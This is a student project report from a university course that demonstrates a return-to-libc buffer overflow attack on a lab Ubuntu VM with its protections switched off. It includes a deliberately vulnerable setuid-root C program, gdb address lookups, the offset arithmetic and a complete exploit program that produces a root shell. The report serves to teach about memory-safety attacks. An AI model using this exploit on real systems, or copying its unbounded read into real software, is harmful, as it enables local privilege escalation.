PROJECT REPORT

on

The Return-to-libc attack

By

Ashutosh Anshu (100778003)
Rajya Lakshmi Raavi (100840158)

Under the guidance of

Dr. Ruba Alomari

Faculty of Business and Information Technology
Ontario Tech University

2022

Table of Contents

1. Introduction 4
1.1 The security risk 4
1.2 Who it impacts? 4
1.3 Consequences 4
2. Project requirements 4
2.1 Hardware requirements 4
2.2 Software requirements 4
3. Implementation 4
4. Countermeasures against buffer overflow 6
4.3 Address Space Layout Randomization (ASLR) 6
4.4 Stack protector flag 6
5. Performing the attack 6
5.1 Turning off countermeasures 6
5.2 Getting required addresses 7
system() 7
exit() 8
/bin/sh 8
6. The Exploit code 10
7. Final function stack 12
8. Performing the attack 13
9. References 14

List of figures

Figure 1: Project files........5
Figure 2: The vulnerable program........5
Figure 3: Output of the vulnerable program........5
Figure 4: Turning of countermeasures........6
Figure 5: Giving required permissions........7
Figure 6: GDB........7
Figure 7: Address of system()........8
Figure 8: Address of exit()........8
Figure 9: Creating environment variable........9
Figure 10: Program for getting address of '/bin/sh'........9
Figure 11: Address of '/bin/sh'........10
Figure 12: The exploit code........10
Figure 13: Finding the EBP and buffer address........11
Figure 14: Calculate offset........11
Figure 15: The final exploit code........12
Figure 16: The final buffer........12
Figure 17: Function stacks........12
Figure 18: The final attack........13

1. Introduction

1.1 The security risk

Buffer overflows is the most popular type of software security vulnerability. In a classic buffer overflow exploit, the attacked sends data to a program, which it stores in an undersized stack buffer. The result is that information on the stack is overwritten, including the function's return address. In general buffer overflow attacks, the return address is made to point to some location where a malicious code is injected. In the return to libc attack, the return address is made to point to a libc function. The return to libc is a buffer overflow attack that performs overflowing of stack memory of a vulnerable program function [1]

Typical buffer overflow attacks would target injection of a shellcode to spawn a reverse shell. Whereas, the return to libc makes use of the C library functions along with the executable string "/bin/sh" to perform the attack efficiently. The main objective is to overflow a buffer on a function call stack and then modify the return addresses.

1.2 Who it impacts?

The main objective of the attack is to manipulate the stack memory and hence the code should have some characteristics for this attack to be successful. If the code relies on external data or depends on external properties that are outside the scope of the code, it has high probability of being vulnerable to buffer overflow attacks.

If the developer makes wrong assumptions or improper bound checking, they expose the program to such attacks. These flaws can be present in web servers, application server products as well as custom web applications. [1]

1.3 Consequences

Buffer overflow attacks often lead to crashes. The return to libc attack allows the attacker to gain a shell of the victim's machine. The range of possible consequences is wide once the attacker has the shell. Possibilities can cover but are not limited to arbitrary code execution, loss of data, misconfiguration of network, malicious access control list configuration, loss of intellectual property, redirect traffic etc. All of these can lead to loss of revenue, reputation and control of the internal servers of any individual or organization.

2. Project requirements

2.1 Hardware requirements

RAM :	8 GB
Storage :	40 GB

2.2 Software requirements

Virtual machine :	Ubuntu (Linux) – 32 bit architecture
Hypervisor :	Oracle VirtualBox
Programming language :	C programming language
Other :	GDB debugger

3. Implementation

In the project setup, we have four major files.

The vulnerable program: **retlib.c**

A program written for exploitation of the buffer overflow vulnerability: **exploit.c**

A program written for fetching the address of the executable '/bin/sh': **getBinShAddress.c**

A file from which the vulnerable file reads data into the buffer: **badfile**




Figure 1: Project files

We have a vulnerable C program, reltib.c that calls the bof() from the main(). Inside the bof(), we have a buffer of size 12 that reads data from a file called badfile. This has the buffer overflow vulnerability because it does not perform proper bound checking before reading the data into the buffer.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif

int bof(FILE *badfile)
{
    unsigned long int *framep;
    char buffer[BUF_SIZE];

    fread(buffer, sizeof(char), 300, badfile);

    asm("mov %%ebp, %0" : "=r" (framep));
    printf("%x\n",framep);
    printf("%x\n",&buffer);

    return 1;
}

int main(int argc, char **argv)
{
        setuid(0);
        FILE *badfile;
    char dummy[BUF_SIZE*5];  memset(dummy, 0, BUF_SIZE*5);
```

Figure 2: The vulnerable program

The following statement has the buffer overflow vulnerability: -

fread(buffer, sizeof(char), 300, badfile);

The output of the program on successful execution: -




Figure 3: Output of the vulnerable program

It shows the message “Returned Properly” because it has not yet been attacked with the buffer overflow exploit. It reads from the badfile which has data within the limit of what the buffer can accept.

4. Countermeasures against buffer overflow

4.3 Address Space Layout Randomization (ASLR)

ASLR makes the execution of this attack extremely unlikely. It involves randomizing the address space positions of key data areas of a process including the base of the executable and the positions of the stack, heap and libraries thus preventing exploitation of memory corruption vulnerabilities. The main objective is to make it more difficult for an attacker to predict the target memory addresses. [2]

4.4 Stack protector flag

GCC compilers have the -fstack-protector flag which protects functions from being overflowed. It protects the program irrespective of whether they need it or not.

For the purpose of execution of the attack as a part of the project, we need to turn off the countermeasures.

5. Performing the attack

5.1 Turning off countermeasures

Before the program is compiled, we need to turn off the address space layout randomization and the stack-protector flag.

Command:

sudo sysctl -w kernel.randomize_va_space=0

This command makes the value of randomize_va_space equal to 0. By default, it is not equal to 0.

Next, we need to compile the vulnerable program retlib.c with appropriate flags so as to turn off the countermeasures and ultimately make us run the exploit.

Command:

su root

gcc -fno-stack-protector -z noexecstack -o retlib retlib.c




Figure 4: Turning of countermeasures

After compiling the program, we have the output file. The output file needs certain permissions

Command:

chmod 4755 retlib

Here, 4 – binary will be executed by the owner
7 – it can be written to, read and executed by the owner
5 – the group can execute it
5 – any user can read and execute it




Figure 5: Giving required permissions

5.2 Getting required addresses

The return to libc attack needs three addresses: the address of system(), the exit() and the executable string "/bin/sh". To find the addresses of system() and exit(), we use the GDB debugger on the binary file obtained after compiling the vulnerable program. It can be done as follows: -

Command to open the binary file in gdb: **gdb ./retlib**




Figure 6: GDB


The following commands need to be run inside the gdb prompt before finding the address of system() and exit(): -

a) Introduce a breakpoint at main() : **break main**

b) Run the program in gdb : **r**

system()

In the GDB, the command for finding address of a function is in the format : p <function_name>.
Command to find the address of system() in gdb : **p system**




```
Terminal - ashutosh@ashutosh-VirtualBox: ~/Downloads
File  Edit  View  Terminal  Tabs  Help
ashutosh@ashutosh-VirtualBox:~/Downloads$ gdb ./retlib
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./retlib...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x6cf
(gdb) r
Starting program: /home/ashutosh/Downloads/retlib

Breakpoint 1, 0x004006cf in main ()
(gdb) p system
$1 = {int (const char *)} 0xb7e1f3d0 <__libc_system>
(gdb)
```

Figure 7: Address of system()

Obtained address of system() : **0xb7e1f3d0**

exit()

Command to find the address of system() in gdb : **p exit**



```
Terminal - ashutosh@ashutosh-VirtualBox: ~/Downloads
File  Edit  View  Terminal  Tabs  Help
ashutosh@ashutosh-VirtualBox:~/Downloads$ gdb ./retlib
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./retlib...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x6cf
(gdb) r
Starting program: /home/ashutosh/Downloads/retlib

Breakpoint 1, 0x004006cf in main ()
(gdb) p system
$1 = {int (const char *)} 0xb7e1f3d0 <__libc_system>
(gdb) p exit
$2 = {void (int)} 0xb7e125a0 <__GI_exit>
(gdb)
```

Figure 8: Address of exit()

Obtained address of exit() : **0x7e125a0**

/bin/sh

We cannot find the address of the executable string “/bin/sh” using the above approach. A different approach is required for doing so. Executing the following steps will get the address of the /bin/sh as a result.

a) Export “/bin/sh” as an environment variable - MYSHELL

Command : export MYSHELL=”/bin/sh”




Figure 9: Creating environment variable

We then write a C program that fetches and prints the address of the environment variable – MYSHELL.

Figure 10: Program for getting address of '/bin/sh'

Run the program getBinShAddress.c	:	gcc -o getbinsh getBinShAddress.c
Execute the binary file	:	./getbinsh




Figure 11: Address of '/bin/sh'

We get the address of /bin/sh as obtained in the above screenshot : **0xbffffa3d**

6. The Exploit code

The exploit code is a C program that carries out the buffer overflow for the vulnerable code. It opens the file from which the vulnerable code reads data, and overflows it, following which it injects the addresses of system(), exit() and the executable '/bin/sh' into the memory such that the return address of the function bof() is overwritten by the address of system(). The address exit() is also injected which ensures that no error is returned to the user. '/bin/sh' is injected at the indices which would treat it as a parameter to the system() and thus return the root shell to the attacker.

Below is the exploit C program : exploit.c. Currently the addresses of system(), exit() and /bin/sh are written. The indices are left blank. The next step involves finding out the indices at which these addresses are to be written. In other words, we need to calculate the offset between the EBP and the buffer address.

Figure 12: The exploit code

The output obtained after running the vulnerable C program before performing the attack provided us with the address of the EBP and the address of the EBP inside the bof function.




Figure 13: Finding the EBP and buffer address

The offset can be calculated as: -

Offset = ebp address – buffer address + 4

We add 4 to the difference because memory addresses in a 32 bit system are of 32 bits (4 bytes) and hence would require enough space to be put in the memory. The difference : ebp address – buffer address comes out to be **24** in this case.




Figure 14: Calculate offset

Hence, **offset = 28**. The system() would be written to the index **28**, which means that the EBP of bof() is present between the indices 21 to 24. The indices 25 to 28 would have the return address which is to be overwritten with the address of the system() to carry out the attack. From index 29 to 32, we would insert the address of the exit() and from 33 to 36, the address of "/bin/sh".

As a result of the above the calculations, the exploit file should have the indices 28, 32 and 36 for the addresses of system(), exit() and /bin/sh respectively and hence the exploit code would finally look as mentioned below: -

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[60];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  *(long *) &buf[28] = 0xb7e1f3d0;   //  system()
  *(long *) &buf[32] = 0xb7e125a0;   //  exit()
  *(long *) &buf[36] = 0xbffffa3d;   //  "/bin/sh"

  fwrite(buf, sizeof(buf), 1, badfile);

  fclose(badfile);
}
```

Figure 15: The final exploit code

At this stage, the buffer looks like: -

buffer	EBP	Address of system()	Address of exit()	Address of 'bin/sh'
20	24	28	32	36

Figure 16: The final buffer

7. Final function stack

After writing the addresses of the system(), the exit() and "/bin/sh" into the badfile using the exploit code, the resultant stack frame would look as follows: -




Figure 17: Function stacks

The return address of bof() is overwritten with the address of the system() and hence the stack frame of the system() is invoked. The program control jumps on to the stack frame of the system(). It is similar to all other function stack frames. It has the old EBP, followed by the return address followed by its parameters. Here, the return address is overwritten to point to the address of the exit() and the address of the executable string /bin/sh that we obtained using environment variable, is written into the address space of the parameters so that it can be taken as a parameter to the system function.

8. Performing the attack

In order to perform the attack, the following steps need to be carried out: -

1. Compile the exploit code.

Command : gcc -o exploit exploit.c

2. Run the exploit code

Command : ./exploit

3. Run the vulnerable file's binary

Command : ./retlib

After performing the above steps in the same order as mentioned, the attacker would be able to get the shell prompt. The attacker gets a **root** shell. This can be verified using the following commands: -

Get the username logged in to the shell : **whoami**

Get user and group names of the shell : **id**

The final output of the attack should appear to be as: -




Figure 18: The final attack

9. References

1. 2022. [Online] Available at : <https://owasp.org/www-community/vulnerabilities/Buffer_Overflow> [Accessed – 8 April, 2022]
2. 2022. [Online] Available at : <https://en.wikipedia.org/wiki/Buffer_overflow_protection#Bounds_checking> [Accessed – 8 April, 2022]